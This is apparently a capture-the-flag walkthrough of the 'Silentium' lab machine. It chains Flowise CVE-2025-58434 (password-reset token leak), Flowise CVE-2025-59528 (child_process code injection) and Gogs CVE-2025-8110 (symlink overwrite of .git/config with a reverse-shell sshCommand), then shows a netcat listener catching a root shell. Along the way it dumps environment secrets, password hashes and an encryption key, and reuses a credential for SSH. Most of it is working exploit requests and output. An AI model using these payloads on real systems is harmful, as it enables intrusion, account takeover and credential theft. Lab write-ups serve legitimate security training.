Silentium

```
└─$ sudo nmap -sV -sC 10.129.151.144
[sudo] password for blackbin:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-14 02:24 EDT
Nmap scan report for 10.129.151.144
Host is up (0.059s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://silentium.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.92 seconds
```

```
└─$ ffuf -u http://silentium.htb/ -k -H "Host: FUZZ.silentium.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomai
ns-top1million-110000.txt -fs 178

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
------------------------------------------------
 :: Method           : GET
 :: URL              : http://silentium.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.silentium.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
------------------------------------------------
staging                 [Status: 200, Size: 3142, Words: 789, Lines: 70, Duration: 78ms]
:: Progress: [114442/114442] :: Job [1/1] :: 630 req/sec :: Duration: [0:03:00] :: Errors: 0 ::
```

http://staging.silentium.htb/signin

Kali NetHunter Exploit-DB Google Hacking DB OffSec

Sign In

Email *

user@company.com

Password *

****

Forgot password?

Login

Request

Pretty Raw Hex

```
GET /signin HTTP/1.1
Host: staging.silentium.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://staging.silentium.htb/login
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      Flowise - Build AI Agents, Visually
    </title>
    <link rel="icon" href="favicon.ico" />
    <!-- Meta Tags-->
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <meta name="theme-color" content="#2296f3" />
    <meta name="title" content="Flowise - Build AI Agents, Visually" />
    <meta
```

Request

Pretty Raw Hex

```
GET /api/v1/version HTTP/1.1
Host: staging.silentium.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
x-request-from: internal
Connection: keep-alive
Referer: http://staging.silentium.htb/signin
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Tue, 14 Apr 2026 06:47:06 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 19
Connection: keep-alive
Vary: Origin
Access-Control-Allow-Credentials: true
ETag: W/"13-wLOsiNAZfGEC1xvzt+/DTEDTEX4"

{
    "version":"3.0.5"
}
```

CVE-2025-59528 Detail

Description

Flowise is a drag & drop user interface to build a customized large language model flow. In version 3.0.5, Flowise is vulnerable to remote code execution. The CustomMCP node allows users to input configuration settings for connecting to an external MCP server. This node parses the user-provided mcpServerConfig string to build the MCP server configuration. However, during this process, it executes JavaScript code without any security validation. Specifically, inside the convertToValidJSONString function, user input is directly passed to the Function() constructor, which evaluates and executes the input as JavaScript code. Since this runs with full Node.js runtime privileges, it can access dangerous modules such as child_process and fs. This issue has been patched in version 3.0.6.

https://docs.flowiseai.com/api-reference

Request

Pretty Raw Hex

```
POST /api/v1/node-load-method/customMCP HTTP/1.1
Host: staging.silentium.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
x-request-from: internal
Connection: keep-alive
Referer: http://staging.silentium.htb/signin
Content-Type: application/json
Content-Length: 76

{
    "mcpServerConfig":"(()=>{require('child_process').exec('id')})()"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 401 Unauthorized
Server: nginx/1.24.0 (Ubuntu)
Date: Tue, 14 Apr 2026 07:08:39 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 38
Connection: keep-alive
Vary: Origin
Access-Control-Allow-Credentials: true
ETag: W/"26-h2dMmue0WEyIocJjHCbBUOwZX+k"

{"message":"Invalid or Missing token"}
```

CVE-2025-58434 Detail

Description

Flowise is a drag & drop user interface to build a customized large language model flow. In version 3.0.5 and earlier, the `forgot-password` endpoint in Flowise returns sensitive information including a valid password reset `tempToken` without authentication or verification. This enables any attacker to generate a reset token for arbitrary users and directly reset their password, leading to a complete account takeover (ATO). This vulnerability applies to both the cloud service (`cloud.flowiseai.com`) and self-hosted/local Flowise deployments that expose the same API. Commit 9e178d68873eb876073846433a596590d3d9c863 in version 3.0.6 secures password reset endpoints. Several recommended remediation steps are available. Do not return reset tokens or sensitive account details in API responses. Tokens must only be delivered securely via the registered email channel. Ensure `forgot-password` responds with a generic success message regardless of input, to avoid user enumeration. Require strong validation of the `tempToken` (e.g., single-use, short expiry, tied to request origin, validated against email delivery). Apply the same fixes to both cloud and self-hosted/local deployments. Log and monitor password reset requests for suspicious activity. Consider multi-factor verification for sensitive accounts.

Institutional Leadership.

Marcus Thorne

Managing Director

Former institutional credit and risk executive overseeing global structured lending portfolios.

Ben

Head of Financial Systems

Leads internal underwriting systems, analytics platforms, and capital workflow infrastructure.

Elena Rossi

Chief Risk Officer

Quantitative finance specialist responsible for credit modeling, stress testing, and portfolio risk strategy.

Request

Pretty Raw Hex

```
POST /api/v1/account/forgot-password HTTP/1.1
Host: staging.silentium.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
x-request-from: internal
Content-Length: 38
Origin: http://staging.silentium.htb
Connection: keep-alive
Referer: http://staging.silentium.htb/forgot-password
Priority: u=0

{
    "user":{
        "email":"ben@silentium.htb"
    }
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 201 Created
Server: nginx/1.24.0 (Ubuntu)
Date: Tue, 14 Apr 2026 07:24:12 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 579
Connection: keep-alive
Access-Control-Allow-Origin: http://staging.silentium.htb
Vary: Origin
Access-Control-Allow-Credentials: true
ETag: W/"243-Pky5nYAQJ+hAnNBv8HAGzIREgKQ"

{
    "user":{
        "id":"e26c9d6c-678c-4c10-9e36-01813e8fea73",
        "name":"admin",
        "email":"ben@silentium.htb",
        "credential":
        "$2a$05$6olngPjXiRj.EbTK33PhyuzNBn2CLo8.bOlyys3Uht9Bfuos2pWhG",
        "tempToken":
        "aczglj2W9Sd6RBHahHGEJw0S4LSRm11XM8RyfDGHyCtehL3bDJqXktmQqhHyUhrW",
        "tokenExpiry":"2026-04-14T07:39:12.151Z",
        "status":"active",
        "createdDate":"2026-01-29T20:14:57.000Z",
        "updatedDate":"2026-04-14T07:24:12.000Z",
        "createdBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73",
        "updatedBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73"
    },
    "organization":{
    },
```

- Token: aczg1j2W9Sd6RBHahHGEJw0S4LSRm11XM8RyfDGHyCtehL3bDJqXktmQqhHyUhrW

Request


Pretty Raw Hex

```
1  POST /api/v1/account/reset-password HTTP/1.1
2  Host: staging.silentium.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
   Firefox/140.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/json
8  x-request-from: internal
9  Content-Length: 144
10 Origin: http://staging.silentium.htb
11 Connection: keep-alive
12 Referer: http://staging.silentium.htb/reset-password
13 Priority: u=0
14
15 {
     "user":{
       "email":"ben@silentium.htb",
       "tempToken":
       "aczgljZW9Sd6RBHahHGEJw0S4LSRmllXM8RyfDGHyCtehL3bDJqXktmQqhHyUhrW",
       "password":"[redacted]B04@"
     }
   }
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 201 Created
2  Server: nginx/1.24.0 (Ubuntu)
3  Date: Tue, 14 Apr 2026 07:26:12 GMT
4  Content-Type: application/json; charset=utf-8
5  Content-Length: 493
6  Connection: keep-alive
7  Access-Control-Allow-Origin: http://staging.silentium.htb
8  Vary: Origin
9  Access-Control-Allow-Credentials: true
10 ETag: W/"1ed-aQBDuMmUujG8ZJFRgMdPZ+7RmdQ"
11
12 {
     "user":{
       "id":"e26c9d6c-678c-4c10-9e36-01813e8fea73",
       "name":"admin",
       "email":"ben@silentium.htb",
       "credential":"$2a$05$Nqfydy./iYiDrBpNycSb0uJ8wmx2jkLecNSobclDXbC
       "tempToken":"",
       "tokenExpiry":null,
       "status":"active",
       "createdDate":"2026-01-29T20:14:57.000Z",
       "updatedDate":"2026-04-14T07:26:12.000Z",
       "createdBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73",
```



Request

Pretty Raw Hex

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImUyNmM5ZDZjLTY3OGMtNGMxMC05ZTM2LT
AxODEzZThmZWE3MyIsInVzZXJuYWlIjoiYWRtaW4iLCJtZXRhIjoiM2I4ODk3NDgwOTBiM2RjNTNlM
jFjNDUwNjc0OTJkOTU6ZTJjYzg3NWE0ODZiMDZlZTQyMjkwYWUyMWNkZGFkZmUxMjI0ZDk2ODllM2M5
NzgxNjMyNDkzNDI3NjJlNTZkNGUyNGMwYzE2MTQ0YjQxYjA2N2FhOGFmNmIxMzU4Y2Y2N2E1NmJlOTk
1MjU4YzFhMTZlYjZiYmMyNzRiZWYyNGRhNjc4ODk1NDU0ZTA5NzRhYjljYjI0YmQ3NDE1YTE4ZSIsIm
lhdCI6MTc3NjElMTYyNiwibmJmIjoxNzc2MTUxNjI2LCJleHAiOjE3NzYxNzMyMjYsImFlZCI6IkFVR
ElFTkNFIiwiaXNzIjoiSVNTVUVSIn0.DN12vHmThMZozRT-AILSVvd7A38m2c0Yflzn_EPvC6c;
refreshToken=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImUyNmM5ZDZjLTY3OGMtNGMxMC05ZTM2LT
AxODEzZThmZWE3MyIsInVzZXJuYWlIjoiYWRtaW4iLCJtZXRhIjoiMGU5YjM2MDIyMTBjZThlOGYyY
mJkOGQzN2Q5MzczMTE6ZDZjYmVhMjI5OWU2MjC0YzBjZDE4OWE1NTA4ZWRlYmI3NzJkMWIwYTcwYTc0
ZTg5OWJiMWI3Zjc3MTMyY2IwMzI2MmE4Y2NmNTAwZmRjYWVlNmI1ZTc0M2RjOTAzZDkwMDYwMzFjODI
5OTE5NjRjYTJjYmU5ZjEzN2JjYjU2ZTY5ZDliZTUlODIxZTYxNmVkYzU3YzA1MGIzOTlkNzg2NiIsIm
lhdCI6MTc3NjElMTYyNywibmJmIjoxNzc2MTUxNjI3LCJleHAiOjE3Nzg3NDM2MjcsImFlZCI6IkFVR
ElFTkNFIiwiaXNzIjoiSVNTVUVSIn0.JKX5U__6luABV0qIHh_iVoIxxqei6fDoz8OxOBugCpI;
connect.sid=
s%3AcsVlyqV7E23QJEtejpsN-iHFU6IcZIlc.iD5x%2Fcin9fHuoa42kO9623dHGKQ48xJqK%2BFKpv
AxFnU
Content-Type: application/json
Content-Length: 136

{
    "loadMethod":"listActions",
    "inputs":{
        "mcpServerConfig":"(()=>{require('child_process').execSync('id')})()"
    }
}
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.24.0 (Ubuntu)
3  Date: Tue, 14 Apr 2026 07:36:48 GMT
4  Content-Type: application/json; charset=utf-8
5  Content-Length: 125
6  Connection: keep-alive
7  Vary: Origin
8  Access-Control-Allow-Credentials: true
9  ETag: W/"7d-ynJrUsupYmTsJd/f/rROgnLs1qk"
10
11 [
     {
         "label":"No Available Actions",
         "name":"error",
         "description":
         "No available actions, please check your API key and refresh'
     }
   ]
```

Run script exploit: flowise_chain.py

```
/ # id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(
tape),27(video)
/ # hostname -i
172.18.0.2
/ # hostname
c78c3cceb7ba
/ #
```

- Root Docker container

```
/ # printenv
FLOWISE_PASSWORD=F1l3_d0ck3r
ALLOW_UNAUTHORIZED_CERTS=true
NODE_VERSION=20.19.4
HOSTNAME=c78c3cceb7ba
YARN_VERSION=1.22.22
SMTP_PORT=1025
SHLVL=5
PORT=3000
HOME=/root
SENDER_EMAIL=ben@silentium.htb
PUPPETEER_EXECUTABLE_PATH=/usr/bin/chromium-browser
JWT_ISSUER=ISSUER
JWT_AUTH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
LLM_PROVIDER=nvidia-nim
SMTP_USERNAME=test
SMTP_SECURE=false
TERM=xterm
JWT_REFRESH_TOKEN_EXPIRY_IN_MINUTES=43200
FLOWISE_USERNAME=ben
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
DATABASE_PATH=/root/.flowise
JWT_TOKEN_EXPIRY_IN_MINUTES=360
JWT_AUDIENCE=AUDIENCE
SECRETKEY_PATH=/root/.flowise
PWD=/
SMTP_PASSWORD=r04D!!_R4ge
NVIDIA_NIM_LLM_MODE=managed
SMTP_HOST=mailhog
JWT_REFRESH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
SMTP_USER=test
```

```
/ # ls -la /root/.flowise
total 400
drwxr-xr-x    3 root     root        4096 Apr 14 15:49 .
drwx------    1 root     root        4096 Apr  8 09:41 ..
-rw-r--r--    1 root     root      385024 Apr 14 15:49 database.sqlite
-rw-r--r--    1 root     root          32 Jan 29 20:08 encryption.key
drwxr-xr-x    2 root     root        4096 Apr  8 09:41 uploads
/ # sqlite3 /root/.flowise/database.sqlite
SQLite version 3.49.2 2025-05-07 10:39:52
Enter ".help" for usage hints.
sqlite> .tables
apikey                  lead                    
assistant               login_activity          
chat_flow               login_method            
chat_message            login_sessions          
chat_message_feedback   migrations              
credential              organization            
custom_template         organization_user       
dataset                 role                    
dataset_row             tool                    
document_store          upsert_history          
document_store_file_chunk  user                 
evaluation              variable                
evaluation_run          workspace               
evaluator               workspace_shared        
execution               workspace_user          
sqlite> SELECT * FROM user;
e26c9d6c-678c-4c10-9e36-01813e8fea73|admin|ben@silentium.htb|$2a$05$6TbKYYii/e/cyD4.Yimig.Sw.iGJizlSY/WoxkefFdE8mxKxR2jsS|
|2026-04-14 16:04:15.210|active|2026-01-29 20:14:57|2026-04-14 15:49:15|e26c9d6c-678c-4c10-9e36-01813e8fea73|e26c9d6c-678c
-4c10-9e36-01813e8fea73
```

```
/ # cat /root/.flowise/encryption.key
hdsVqdkOcLN4fwdpvMPtbAi2++qi8yFc/ #
```

Password Reuse: ssh ben@10.129.161.225 // r04D!!_R4ge

```
ben@silentium:~$ id
uid=1000(ben) gid=1000(ben) groups=1000(ben),100(users)
ben@silentium:~$ cat user.txt
71ab34149f4118c687b6342fd957595f
```

```
ben@silentium:~$ sudo -l
[sudo] password for ben:
sudo: a password is required
ben@silentium:~$ ss -tulpn
Netid  State   Recv-Q  Send-Q   Local Address:Port      Peer Address:Port   Process
udp    UNCONN  0       0          127.0.0.54:53            0.0.0.0:*
udp    UNCONN  0       0       127.0.0.53%lo:53            0.0.0.0:*
udp    UNCONN  0       0             0.0.0.0:68            0.0.0.0:*
tcp    LISTEN  0       4096       127.0.0.54:53            0.0.0.0:*
tcp    LISTEN  0       4096        127.0.0.1:3001          0.0.0.0:*
tcp    LISTEN  0       4096        127.0.0.1:3000          0.0.0.0:*
tcp    LISTEN  0       4096        127.0.0.1:39663         0.0.0.0:*
tcp    LISTEN  0       4096       127.0.0.53%lo:53         0.0.0.0:*
tcp    LISTEN  0       4096        127.0.0.1:1025          0.0.0.0:*
tcp    LISTEN  0       4096        127.0.0.1:8025          0.0.0.0:*
tcp    LISTEN  0       4096          0.0.0.0:22            0.0.0.0:*
tcp    LISTEN  0       511           0.0.0.0:80            0.0.0.0:*
tcp    LISTEN  0       4096             [::]:22               [::]:*
tcp    LISTEN  0       511              [::]:80               [::]:*
```


127.0.0.1:3000	Flowise
127.0.0.1:3001	Gogs (Git server)
127.0.0.1:8025	MailHog (mail UI)
127.0.0.1:1025	SMTP

```
ben@silentium:~$ ps aux | grep gogs
root        1528  0.0  1.7 1665068 69892 ?       Ssl  13:27   0:03 /opt/gogs/gogs/gogs web
ben        21058  0.0  0.0   6544  2280 pts/0    S+   16:33   0:00 grep --color=auto gogs
ben@silentium:~$ ls /opt/gogs/gogs/ -la
total 79368
drwxr-xr-x 6 root root     4096 Apr  8 09:41 .
drwxr-xr-x 6 root root     4096 Apr  8 09:41 ..
drwxr-xr-x 3 root root     4096 Apr  8 09:41 custom
drwxr-xr-x 3 root root     4096 Apr  8 09:41 data
-rwxr-xr-x 1 root root 81220896 Jun  9  2025 gogs
-rwxr-xr-x 1 root root     1054 Jun  9  2025 LICENSE
drwxr-xr-x 2 root root     4096 Apr  8 09:41 log
-rwxr-xr-x 1 root root     6626 Jun  9  2025 README.md
-rwxr-xr-x 1 root root     5385 Jun  9  2025 README_ZH.md
drwxr-xr-x 7 root root     4096 Apr  8 09:41 scripts
```


cat /opt/gogs/gogs/custom/conf/app.ini

```
EXTERNAL_URL     = http://staging-v2-code.dev.silentium.htb:3001/
DISABLE_SSH      = false
SSH_PORT         = 22
START_SSH_SERVER = false

[database]
TYPE     = sqlite3
PATH     = /opt/gogs/data/gogs.db
HOST     = 127.0.0.1:5432
NAME     = gogs
SCHEMA   = public
USER     = gogs
PASSWORD =
SSL_MODE = disable

[repository]
ROOT_PATH      = /root/gogs-repositories
DEFAULT_BRANCH = master
ROOT           = /root/gogs-repositories

[session]
PROVIDER = file

[log]
MODE      = file
LEVEL     = Info
ROOT_PATH = /opt/gogs/log

[security]
INSTALL_LOCK = true
SECRET_KEY   = sdsrcxSm0iC7wDO
```

SSH tunnel: ssh -L 3001:127.0.0.1:3001 ben@silentium.htb



Register account -> Login



```
ben@silentium:~$ /opt/gogs/gogs/gogs -v
Gogs version 0.13.3
```

Gogs <= 0.13.3 - Remote Code Execution

CVE-2025-8110

SEVERITY	EPSS SCORE	EPSS PERCENTILE
High (8.8)	0.2	0.96

VULNERABILITY DESCRIPTION

Gogs self-hosted Git service versions 0.13.3 and earlier contain a critical symlink bypass vulnerability that circumvents the fix for CVE-2024-55947. Authenticated users can exploit improper symbolic link handling in the PutContents API to overwrite files outside the repository by committing a symlink pointing to sensitive targets, leading to remote code execution. As of December 2025, this remains an unpatched zero-day with active exploitation ongoing. Approximately 1,400 exposed Gogs instances exist, with over 700 showing signs of compromise. The vulnerability stems from the API writing to file paths without checking if targets are symlinks pointing outside the repository. Gogs maintainers are working on a fix.

https://www.wiz.io/blog/wiz-research-gogs-cve-2025-8110-rce-exploit

Run script exploit CVE-2025-8110: CVE-2025-8110-RCE.py

```
┌──(blackbin㉿192)-[~/Documents]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.31] from (UNKNOWN) [10.129.151.199] 47584
bash: cannot set terminal process group (1527): Inappropriate ioctl for device
bash: no job control in this shell
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/3# id
id
uid=0(root) gid=0(root) groups=0(root)
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/3# pwd
pwd
/opt/gogs/gogs/data/tmp/local-repo/3
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/3# cat /root/root.txt
cat /root/root.txt
321c45d1958d76b4e09b0b65554e81ca
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/3#
```

```
[1] Login
   ↓
GET /user/login → get CSRF token
POST /user/login → authenticate
   ↓
[2] Get API Token
   ↓
GET /user/settings/applications → get CSRF token
POST → create token
→ parse HTML to extract token
   ↓
[3] Create repository
   ↓
POST /api/v1/user/repos
→ new repo created (auto_init enabled)
   ↓
[4] Clone repository locally
   ↓
git clone http://user:pass@target/user/repo.git
   ↓
[5] Create malicious symlink
   ↓
malicious_link → .git/config
   ↓
[6] Commit & Push
```

```
   ↓
git add malicious_link
git commit
git push
   ↓
[7] Main exploit (BUG TRIGGER)
PUT /api/v1/repos/{user}/{repo}/contents/malicious_link
   ↓
⚠ Gogs processes the file:
   - Does not properly validate symlinks
   - Follows symlink → writes into:
       .git/config
   ↓
[8] Overwrite config
   ↓
Inject:
   sshCommand = bash -c 'reverse shell'
   ↓
[9] Trigger execution
   ↓
When Gogs uses git (fetch/push/...)
→ git reads config
→ executes sshCommand
   ↓
[10] RCE 🎯
```